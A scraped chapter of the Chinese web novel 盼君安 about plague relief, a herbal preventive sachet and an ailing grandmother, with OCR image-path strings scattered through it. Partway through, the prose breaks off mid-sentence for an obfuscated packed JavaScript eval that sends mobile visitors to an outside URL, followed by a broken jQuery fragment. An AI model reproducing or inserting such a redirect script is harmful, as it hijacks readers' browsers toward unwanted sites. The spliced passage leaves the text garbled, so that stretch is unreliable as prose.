文趣网 > 其他小说 > 盼君安 > 48. 第48章老夫人病重
    刘羡理解常任引的未尽之意,他转身看向城内,鳞次栉比的房屋整齐有序排列着,远处尽头便是富丽堂皇的宫殿,若是从前街道怕是人声鼎沸,此时的街道除了巡逻的将士外空无一人,恰巧又到了午膳时辰,各家各户炊烟袅袅,纵然有瘟疫在城里肆虐,依旧挡不住这人间烟火,刘羡决不允许有人毁了它。

    刘羡道:“城内王公贵族每个人的府库之中,皆有存粮,你带人去挨家挨户的借,许诺瘟疫结束后再归还。”

    常任引迟疑半晌道:“若他们不愿意怎么办?”

    “常大人,非常时刻,要用非常手段,这样的道理需要本王来教你吗?你也是老臣,该怎么做,常大人想来心中明白。”

    常任引心下自思,东海王也不像表面上风光霁月,这一举动是在逼他得罪所有的王公贵族啊,这下真上了贼船。如今生死关头,顾不上许多,得罪就得罪吧。

    常任引领命自去了。

    这一招也只能暂且缓解存粮压力,再者逼急了他们也不行,症结还是在梁氏身上。

    刘羡思索片刻,吩咐江岭:“这会儿梁府主人们出城避祸,皆不在府内,你去梁府上走一趟,看看有没有什么把柄线索。”

    “是。”江岭领命而去。

    回到东海王府,刘羡沾上床倒下睡了过去。

    等再次醒来,侧头看到一个黑黑圆圆的发顶对着他,原来是邓瑧背靠床沿坐在脚踏上拿着一本医书在看。

    “瑧儿。”

    邓瑧听到声音转过去,看到刘羡醒了笑颜逐开:“你醒了,怎么样?身体还累不累?我听泰和、江岭说你三天三夜没有合过眼。”“无妨,睡了一觉好多了。我睡了多久了?”

    “一天一夜了。”

    邓瑧会在这里看书,看来怕是看他睡太久了,放心不下,才一直守着自己。

    “我没事,你不用担心了。”

    邓瑧瞪了刘羡一眼,气道:“你就是有事也不会跟我说。”

    说罢,从被窝里掏出刘羡的手,给他诊脉,确定他无误后,才安心。

    刘羡被封东海王以来,其他人捧着敬着,今日还是头一回,被一个小丫头训。他伸手捏了捏邓瑧脸颊,逗她:“瑧儿可真是恃宠而骄,还没人敢跟我这样说话。”

    邓瑧拍开他的手,下巴微微抬起,像是骄傲的小公鸡:“那你以后可要习惯了,要是下次还不好好照顾好自己的身体,我还是会凶你的。”

    看到邓瑧娇嗔的模样,刘羡忍不住伸出双手把眼前的人揽入怀中,脑袋枕在邓瑧的胳膊上,深吸一口气,又长长的呼出,仅剩的那点疲倦彻底烟消云散,瑧儿和百姓一样是他心中的柱石。

    邓瑧也双手回抱刘羡,她只希望能陪在刘羡身边,看着他平平安安就好。

    两人腻歪了一会儿,刘羡问道:“邓家如何?你怎么过来了?”

    “万幸,家里目前还无人染病。”邓瑧简单的交代了邓家情况,从袖子里拿出一个药囊放在刘羡手中,让他看看,又道:“这是玉符医馆的白大夫领着其他大夫研制出来的预防瘟疫的药囊,我让邓家人试过,确认这个药囊可以预防瘟疫,需要十天换一次。不过药囊也不是万能的,只能减少传染的几率,并不能彻底防住。”

    先前邓瑧给邓家人用的,只是普通的防疫药囊,这个是白蔹针对此次瘟疫研究出来的新药囊,效果更好。

    闻言,刘羡惊喜的拿着药囊左看右看,又闻了闻味道,他对药理一窍不通,但邓瑧既然这样说,定然是有效果的。他笑道:“玉符医馆竟还隐藏了这样的人才。”刘羡叫泰和进来伺候自己梳洗,又派人去宫里请刘太医。

    等刘羡带着邓瑧从卧房出来,刘太医也恰好来了府上。

    皇帝出城时,将太医署的太医令以及几位医术精湛的太医带走了,将太医署的其余太医交付给刘太医,刘太医五十多岁的人,最近也是忙的脚不沾地,要在宫中照看太子,又要研究治疗瘟疫的方法,还要和民间郎中一起探讨。

    现在被东海王叫到府上,还以为东海王染病了,着急忙慌的赶过来,一看东海王脸色红润,不像是染上瘟疫的模样,又见他身边还跟着个小美人,定睛一看是邓家丫头,邓瑧常往太医署去,与太医署的太医混熟了,他也没有计较为何邓瑧会在东海王府。自己分身乏术,还被东海王传召,情急之中抱怨两句:“殿下,微臣瞧您好好的,微臣正忙着,您传召微臣来有何要事?”

    刘羡没有计较刘太医的态度,把药囊交给刘太医:“你看看这个药囊,预防瘟疫如何?”

    刘太医闻了闻,又拆看倒出里面的药材看了看,喜出望外,“这个药囊好,而且里面一味防瘟疫的药材连我也没有想到,想法奇妙,医术天赋极高,不知出自哪位杏林圣手?”

    邓瑧接过话道:“是玉符医馆的一位大夫,她是我朋友。”邓瑧隐去她与玉符医馆真正的关系。

    “不知邓姑娘是否愿意为在下引荐这位大夫?”刘太医态度谦逊。“好,等会儿您随我同去。”邓瑧爽快的答应下来。

    “刘太医回宫后,派人制作出来一批药囊,首先分给大夫和巡逻的士兵,逐渐分给其他人。”

    “是,微臣遵命。”刘太医道。

    刘羡问起了太子的状况,太子自染上瘟疫后,刘羡前去探望过几回,只是太子昏昏沉沉的,不甚清醒。

    刘太医道:“有太医署的医丞精心照看,目前状况还算稳定。”

    “太子便托付给你们,务必要尽心治疗,保住太子的性命。”刘羡叮嘱了几句,他心里虽有别的想法,终究与太子一起长大的兄弟情分,刘羡不忍太子骤然死在瘟疫之中。

    “是,微臣等尽心竭力。”刘太医道。

    又与刘太医说了几句,让他自己忙去,刘太医先与邓瑧至玉符医馆,见到制作药囊的白蔹,才知道是位女大夫。

    刘太医目露赞赏之意,笑道:“白大夫巾帼不让须眉,年纪小,医术高深,让我等添居太医之位的人着实汗颜。”太医署原本集聚大虞顶尖大夫,刘太医更是太医署翘楚,医术自不必说,这会儿遇到白蔹,两人仿佛遇到知音一般,相见恨晚,狂热的讨

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17940637|213906||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    论针对瘟疫的方法,刘太医至晚间方回宫中,白蔹聊了这么久也不觉得疲惫,又投入病人和药材之中。

    邓瑧心下感叹,这两人怕不是要走火入魔了。

    这时候红渠匆匆赶来,急切道:“小姐,老夫人病倒,府医诊断有可能是瘟疫,请您快些回去。”

    “祖母怎么会染上瘟疫?”

    邓瑧急匆匆的往家里去。

    回到府上,直奔延寿堂去,延寿堂原是邓家最热闹的院子,此刻静悄悄,院子外面也只有楚芸和邓璃二人,邓璃见到邓瑧,仿佛见到了主心骨一般:“姐姐,祖母病了。”邓瑧将两个药囊塞给楚芸和邓璃,叮嘱道:“二叔母以后不要再来延寿堂,您顾及祖母,顾及孝道,也得顾及璃儿。二叔母身体本就孱弱,比旁人更易染病,您又与璃儿同住一个院子,一旦染病,璃儿也将难以幸免。”

    老夫人年纪大了,楚芸放心不下,邓瑧的一番话也有道理,只好带着邓璃先回去。

    推进房门,屋内只有吴嬷嬷和府医在,二人带着障面。

    吴嬷嬷见到邓瑧来了,拉着邓瑧抽抽噎噎的哭:“小姐,您快去看看老夫人。”

    邓瑧先给老夫人看诊,须臾功夫,确诊祖母病症是瘟疫无疑,邓瑧心往下沉,祖母年迈,近日又心绪不佳,这瘟疫来势汹汹,她心里没底,不知道祖母是否能挺过这关。

    匆忙之中,邓瑧将白蔹研究的最新药方给府医:“你先去煎药,祖母交给我照看。”

    “是,小姐。”府医带着药方下去。

    邓瑧先给老夫人施针,老夫人还未清醒,昏昏沉沉的躺着。

    府上人口众多,邓瑧已吩咐仆从每日打扫,院子三日撒一次石灰防瘟疫,祖母年纪大,二叔母又身体弱,这两处的院子,邓瑧更是精心看顾,隔上一次亲自查看诊过脉才放心。好端端的祖母怎么会染上瘟疫,二叔母比祖母身体还弱,刚在外间瞧见,并无染病的迹象,邓瑧不解的问吴嬷嬷:“嬷嬷,祖母是接触了什么人吗?怎么会染上瘟疫。”

    吴嬷嬷想了想,语气疑惑道:“这些时候听大小姐的安排,为了老夫人的安全着想,老奴严控延寿堂人员进出,并无接触什么人?”

    “吴嬷嬷再好好想想,若无病原接触,按理来说,祖母患病的概率极小。”

    吴嬷嬷又将这几日出入延寿堂的人员在脑海中筛查一遍,道:“昨天晚间,三老爷来探望老夫人。”

    “三叔怎么会来延寿堂?他出门在外,接触的人员又杂,我已吩咐三叔是最不能接触延寿堂的人员之一,为何不听我的安排?”邓瑧心绪起伏不定,气的质问吴嬷嬷。

    吴嬷嬷叹气,犹豫半晌道:“大小姐你也知道,自二老爷抛下一家子去后,老夫人精神便不太好,三老爷也是孝顺,估摸是听三夫人提到老夫人不思饮食,昨日特意前来探望。”

    是不是孝顺,邓瑧不好妄加评断,以他对三叔的了解,孝顺也有,更多的还是试探老夫人的身体状况,以及私库的安排。

    现祖母躺着不省人事,邓瑧不愿多说,以免使祖母伤怀,加重病情。